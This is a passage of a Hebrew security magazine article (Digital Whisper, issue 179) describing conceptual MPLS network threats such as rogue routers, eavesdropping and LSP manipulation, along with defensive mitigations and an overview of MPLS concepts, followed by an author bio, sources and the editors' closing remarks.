3. חיבור לא מורשה של נתב לרשת ה-MPLS - בשל העובדה שנתבי PE משמשים כנקודת חיבור קריטית ללקוחות, תוקף שמצליח "להוסיף" נתב משלו לתשתית עשוי להפוך לשחקן לגיטימי ברשת. כך הוא יכול לעקוף בידול לוגי של VPN ולצפות במידע של לקוחות אחרים. איום זה מנצל את האמון הטבעי שקיים בתוך תשתית MPLS פנימית, ומאפשר לתוקף לחדור לרשת מבלי לעמוד בפני בקרות אבטחה אשר עשויות להיות מופעלות בנקודות חיבור חיצוניות.

4. יירוט תעבורה (Eavesdropping) - היעדר הצפנה טבעית בתעבורת MPLS מאפשר יירוט של נתונים לאורך הדרך. גם אם קיים בידול לוגי בין לקוחות שונים (VPN), המידע עצמו עובר כטקסט גלוי. תוקף שמצליח ליירט אותו יכול לחשוף פרטי מידע רגישים. MPLS לא תוכנן לטפל בנושאי חשאיות. אמנם התמונה הבאה מתארת הצפנה, אולם נועדה לחזק את הרעיון ש-MPLS במקור חסר מנגנון כזה, וזה מה שצריך לתקן:




[התמונה לקוחה מתוך אתר arxiv]

5. תקיפות על מישור הנתונים (Data Plane Attacks) - באמצעות מניפולציה של LSPs (Label Switched Paths), ניתן לשבש את זרימת התעבורה, להסיט נתיבים קיימים או לגרום לניתוק שירותים קריטיים. זו פגיעה ישירה בשרידות הרשת ובזמינות השירות.

אסטרטגיות מיתון והגנה:

1. Label-Based Access Control - טבלאות "הרשאה" שמגבילות אילו תוויות מותר לקבל והיכן, מנגנון חיוני למניעת spoofing והזרקה.
2. End-to-End Encryption - הצפנה בין נקודת מקור ליעד, שמנטרלת יירוט של המידע על גבי MPLS.
3. Traffic Encryption Protocols - הוספת שכבת הצפנה לפקטות במהלך המעבר ברשת, כפי שמתואר בתמונה במעלה העמוד וביחד מאפשר שמירה על חשאיות.
4. הגנה מפני DoS: מנגנונים כמו Traffic Shaping ו-Rate Limiting לשליטה בצורה הדוקה על עומס הודעות לא מוסדרות ומניעת הצפה.
5. ניהול אוטומטי ואמינות הרשת (Automated Configuration Management & Redundancy) - שימוש בכלים לאימות תצורה ושכפול נתיבים חלופיים (Backup LSPs) לשמירת זמינות ושחזור מהיר במקרה של תקלות.

תמונה להמחשת תרשים זרימת התגובה למתקפת DoS ואופן טיפול:



[התמונה לקוחה מתוך אתר arxiv]

סיכום

MPLS היא טכנולוגיה שמטרתה לייעל את הניתוב ברשתות גדולות, תוך שימוש בתוויות (Labels) במקום בחיפוש ארוך בטבלת ניתוב. הרעיון המרכזי פשוט: החבילה מתויגת כבר בכניסה ל-MPLS Domain ע"י ה-Ingress Router, וכל נתב לאורך הדרך (LSR) מחליף את התווית בהתאם לטבלת התוויות שלו, עד שהחבילה מגיעה ל-Egress Router, שבו מוסרת התווית. כך נחסך עיבוד מיותר והנתב יכול לעבוד מהר יותר.

רכיבים עיקריים

- Labels ו-Stack Labels- כל פקטה יכולה לשאת תווית אחת או יותר, כשהתווית העליונה היא זו שלפיה הנתב מחליט.
- אופרציות בסיסיות - Push - הוספת תווית, Pop - הסרה, Swap - החלפה.
- סוגי נתבים - Ingress LSR - מוסיף תווית, Transit LSR מחליף, Egress LSR מסיר.
- LSP – Label Switched Path - המסלול החד-כיווני שבו עוברת הפקטה בין ה-Ingress ל-Egress.

קונספטים מרכזיים

- **FEC – Forwarding Equivalence Class** - קיבוץ של חבילות עם מאפיינים משותפים (כתובת יעד, QoS, מזהה VPN וכו') כדי שיעברו באותו LSP.
- **LIB/LFIB -** טבלאות המידע שמנהלות את הקשרים בין Prefixes ל-Labels ב-Control Plane ואת פעולות ההעברה בפועל ב-Data Plane.
- **MPLS Header** - כולל שדה Label, שדה TC לאכיפת QoS, שדה S לסימון תחתית המחסנית, ו-TTL למניעת לולאות.

פרוטוקולים להפצת תוויות

- **LDP (Label Distribution Protocol) -** הפשוט ביותר, מבוסס על טבלת ניתוב קיימת (IGP) ומפיץ תוויות אוטומטית.
- **RSVP-TE** הרחבה של RSVP, מאפשרת Traffic Engineering והקצאת משאבים (QoS) לאורך נתיב מוגדר מראש.
- **MP-BGP** - משמש ליישום VPN ולשילוב MPLS עם שירותי ריבוי לקוחות.

יתרונות MPLS

- ביצועים גבוהים – בזכות עיבוד מהיר ופחות בדיקות Routing.
- גמישות – מאפשרת להעביר לא רק IPv4 אלא גם Frame Relay, Ipv6 ועוד.
- QoS - שליטה בתעדוף ובמשאבים לאורך הנתיב.
- VPN - מאפשרת לספקי שירות לייצר רשתות וירטואליות מאובטחות ומבודדות ללקוחות שונים.
- Traffic Engineering - ניהול עומסים, עקיפת צווארי בקבוק, ושימוש אופטימלי במשאבים.

עקרונות חשובים

- נתיבי LSP הם חד-כיווניים – לכל כיוון יש לבנות נתיב נפרד.
- FEC הוא הבסיס ליעילות – הוא מגדיר מראש אילו חבילות יקבלו טיפול זהה.
- שילוב עם BGP - מאפשר לצמצם את הצורך לשאת טבלאות BGP ענקיות בכל הנתבים, ולהסתפק בניהולן בקצוות בלבד.
- תצורות שמרניות מול ליברליות – קובעות כיצד הנתב ישמור או יזרוק תוויות שאינן בשימוש.

לאור האמור MPLS איננה "עוד פרוטוקול ניתוב", אלא שכבת תוויות שנבנית מעל פרוטוקולים קיימים. היא נועדה לייעל את העברת התעבורה, לאפשר ניהול גמיש של משאבים ולספק שירותים מתקדמים כמו VPN ו-QoS. בעולם ספקי השירות MPLS היא טכנולוגיה קריטית שממשיכה להיות בסיס לפתרונות מודרניים גם היום. מומלץ שעם השימוש ב-MPLS יהיה גם שימוש באסטרטגיות הגנה, שיבטיחו את שרידות, אמינות וחשאיות המידע ברשת.

על המחבר

עמית גבאי שירת בקבע בתפקיד בתחום הנדסת מערכות תקשורת ואבטחת מידע בצה"ל,עם ניסיון מעשי בניהול, תכנון, ותפעול שוטף של רשתות תקשורת מרובות. בעל הסמכת Cisco Certified Specialist – Enterprise Core, בוגר תוכנית "מגשימים", וכן בוגר י"ג בהנדסת תוכנה. עמית משלב ניסיון מעשי עם זיקה עמוקה לטכנולוגיה, סקרנות מחקרית ואמביציה לקדם חדשנות בעולם ה-Networking וה-Cybersecurity. לצד עבודתו המקצועית, הוא פועל להנגשת ידע מורכב לקהל רחב, מתוך אמונה ששיתוף ידע הוא מנוע מרכזי בהתפתחות הקהילה הטכנולוגית בעולם ובישראל בפרט.

עמית משמש כחבר בקהילת 'מגשימים נקסט' – ארגון הבוגרים של "מגשימים", תוכנית הסייבר הלאומית, שמטרתה לקדם מצוינות, מקצועיות וציונות באמצעות הנגשת לימודי מדעי המחשב והסייבר לתלמידי הפריפריה. הקהילה מהווה עבור הבוגרים בית חם, המאגד סיניורים, יזמים והצלחות משמעותיות.


להצטרפות ומעקב אחר הקהילה בסושיאל:

https://www.linkedin.com/company/magshimim-next/

https://www.instagram.com/magshimim.next/

מקורות מידע

- linkmeup - https://linkmeup.ru/blog/1207/
- Wikipedia - https://he.wikipedia.org/wiki/MPLS
- Cisco – "Relationship between LIB,FIB and LFIB." https://community.cisco.com/t5/mpls/relationship-between-lib-fib-and-lfib/td-p/782307
- Quora – "Why is MPLS faster than IP routing?" https://www.quora.com/Why-is-MPLS-faster-than-IP-routing
- arxiv - Security Implications and Mitigation Strategies in MPLS Networks https://arxiv.org/html/2409.03795v1
- What is MPLS? Multiprotocol Label Switching Defined - Fortinet https://www.fortinet.com/resources/cyberglossary/mpls#:~:text=Protects%20your%20network%20from%20threats%20that%20MPLS,network%20easier%20to%20manage%20and%20keep%20secure.
- Cato Networks - What Is MPLS? Definition, Pros/Cons, Alternatives https://www.catonetworks.com/what-is-mpls/
- Mitigating Some Security Attacks in MPLS-VPN Model "C" - UPV https://personales.upv.es/thinkmind/dl/journals/netser/netser_v5_n34_2012/netser_v5_n34_2012_12.pdf
- MPLS and VPLS Security - Black Hat https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Rey-up.pdf
- MPLS circuits: A guide to multiprotocol label switching - Meter https://www.meter.com/resources/mpls-circuit



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-179 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 80ut a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא בתקווה ביום האחרון של חודש נובמבר!

אפיק קסטיאל, ספיר פדרובסקי

31.10.2025